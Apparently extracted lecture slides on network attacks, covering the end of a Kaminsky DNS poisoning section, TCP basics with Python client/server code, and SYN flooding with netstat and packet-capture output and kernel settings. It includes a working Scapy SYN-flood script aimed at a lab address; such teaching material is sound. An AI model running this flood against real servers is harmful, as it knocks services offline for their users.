
# dig abc.example.com
;; ANSWER SECTION:
abc.example.com.    259200  IN      A       1.2.3.6
```

THE KAMINSKY ATTACK

Challenges in Reply Spoofing




The Problem Caused by the Cache



The Kaminsky Attack

The Kaminsky Attack



TCP Protocols and Attacks

Outline

- How TCP works
- SYN Flooding Attack
- TCP Reset Attack
- TCP Session Hijacking Attack
- Mitnick Attack

TCP CLIENT/SERVER PROGRAMS

TCP Client Program (Python)

```
#!/bin/env python3
import socket

tcp = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
tcp.connect(('10.0.2.69', 9090))

tcp.sendall(b"Hello Server!\n")
tcp.sendall(b"Hello Again!\n")

tcp.close()
```

TCP Server Program (Python)

```
#!/bin/env python3
import socket

tcp = socket.socket(socket.AF_INET, socket.SOCK_STREAM)


tcp.bind(("0.0.0.0", 9090))

tcp.listen()
conn, addr = tcp.accept()

with conn:
    print('Connected by', addr)
    while True:
        data = conn.recv(1024)
        if not data:
            break
    print(data)
    conn.sendall(b"Got the data!\n")
```

HOW TCP WORKS

TCP Connections, Send/Receive Buffers



Maintaining Order & Reliability

- Sequence Number and Acknowledgment

Managing Speed:


- Flow Control and Sliding Window

TCP Header


Source port		Destination port	
Sequence number			
Acknowledgment number			
TCP header length		U A P R S F R C S S Y I G K H T N N	Window size
Checksum		Urgent pointer	

SYN FLOODING ATTACK

Establishing Connections



SYN Flooding Attack



Before the Attack

```
seed@Server(10.0.2.17):~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address      Foreign Address      State
tcp        0      0 127.0.0.1:3306    0.0.0.0:*
                                         LISTEN
tcp        0      0 0.0.0.0:8080     0.0.0.0:*
                                         LISTEN
tcp        0      0 0.0.0.0:80      0.0.0.0:*
                                         LISTEN
tcp        0      0 0.0.0.0:22      0.0.0.0:*
                                         LISTEN
tcp        0      0 127.0.0.1:631     0.0.0.0:*
                                         LISTEN
tcp        0      0 0.0.0.0:23      0.0.0.0:*
                                         LISTEN
tcp        0      0 127.0.0.1:953     0.0.0.0:*
                                         LISTEN
tcp        0      0 0.0.0.0:443     0.0.0.0:*
                                         LISTEN
tcp        0      0 10.0.5.5:46014   91.189.94.25:80    ESTABLISHED
tcp        0      0 10.0.2.17:23     10.0.2.18:44414    ESTABLISHED
tcp6       0      0 :::53          :::*
                                         LISTEN
tcp6       0      0 :::22          :::*
                                         LISTEN
```

Attack In Progress

```
seed@Server(10.0.2.17):~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address      Foreign Address      State
tcp        0      0 10.0.2.17:23        252.27.23.119:56061  SYN_RECV
tcp        0      0 10.0.2.17:23        247.230.248.195:61786  SYN_RECV
tcp        0      0 10.0.2.17:23        255.157.168.158:57815  SYN_RECV
tcp        0      0 10.0.2.17:23        252.95.121.217:11140  SYN_RECV
tcp        0      0 10.0.2.17:23        240.126.176.200:60700  SYN_RECV
tcp        0      0 10.0.2.17:23        251.85.177.207:35886  SYN_RECV
tcp        0      0 10.0.2.17:23        253.93.215.251:23778  SYN_RECV
tcp        0      0 10.0.2.17:23        245.105.145.103:64906  SYN_RECV
tcp        0      0 10.0.2.17:23        252.204.97.43:60803   SYN_RECV
tcp        0      0 10.0.2.17:23        244.2.175.244:32616   SYN_RECV
```

```
seed@ubuntu(10.0.2.18):~$ telnet 10.0.2.17
Trying 10.0.2.17...
telnet: Unable to connect to remote host: Connection timed out
```

Launching SYN Flooding Attacks Using Scapy

```
#!/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip  = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp

while True:
    pkt[IP].src    = str(IPv4Address(getrandbits(32)))
    pkt[TCP].sport = getrandbits(16)
    pkt[TCP].seq   = getrandbits(32)
    send(pkt, verbose = 0)
```

What Makes SYN Flooding Attack Fail (1)

- VirtualBox (if we use VMs, instead of containers)

No.	Source	Destination	Protocol	Length	Info
33205	10.0.2.7	158.126.111.109	TCP	60	23 → 28647 [SYN, ACK]
33206	197.15.219.116	10.0.2.7	TCP	60	43697 → 23 [SYN] Seq=2
33207	10.0.2.7	82.127.94.172	TCP	60	23 → 64727 [SYN, ACK]
33208	158.126.111.109	10.0.2.7	TCP	60	28647 → 23 [RST, ACK]
33209	82.127.94.172	10.0.2.7	TCP	60	64727 → 23 [RST, ACK]
33210	129.201.0.214	10.0.2.7	TCP	60	21799 → 23 [SYN] Seq=2
33211	91.10.50.74	10.0.2.7	TCP	60	64781 → 23 [SYN] Seq=1
33212	10.0.2.7	197.15.219.116	TCP	60	23 → 43697 [SYN, ACK]
33213	104.72.83.197	10.0.2.7	TCP	60	24994 → 23 [SYN] Seq=2
33214	10.0.2.7	129.201.0.214	TCP	60	23 → 21799 [SYN, ACK]
33215	197.15.219.116	10.0.2.7	TCP	60	43697 → 23 [RST, ACK]
33216	10.0.2.7	91.10.50.74	TCP	60	23 → 64781 [SYN, ACK]
33217	129.201.0.214	10.0.2.7	TCP	60	21799 → 23 [RST, ACK]
33218	153.201.171.51	10.0.2.7	TCP	60	50673 → 23 [SYN] Seq=3
33219	10.0.2.7	104.72.83.197	TCP	60	23 → 24994 [SYN, ACK]
33220	91.10.50.74	10.0.2.7	TCP	60	64781 → 23 [RST, ACK]
33221	104.72.83.197	10.0.2.7	TCP	60	24994 → 23 [RST, ACK]
33222	10.0.2.7	153.201.171.51	TCP	60	23 → 50673 [SYN, ACK]

What Makes SYN Flooding Attack Fail (2)

- TCP retransmission (On Server)

```
# sysctl net.ipv4.tcp_synack_retries  
net.ipv4.tcp_synack_retries = 5
```

- The size of the SYN queue

```
# sysctl net.ipv4.tcp_max_syn_backlog  
net.ipv4.tcp_max_syn_backlog = 512
```


What Makes SYN Flooding Attack Fail (3)

- TCP cache

```
# ip tcp_metrics show  
10.0.2.68 age 140.552sec cwnd 10 rtt 79us ... source 10.0.2.69
```

```
# ip tcp_metrics flush
```

The SYN Cookie Countermeasure




TCP RESET ATTACK

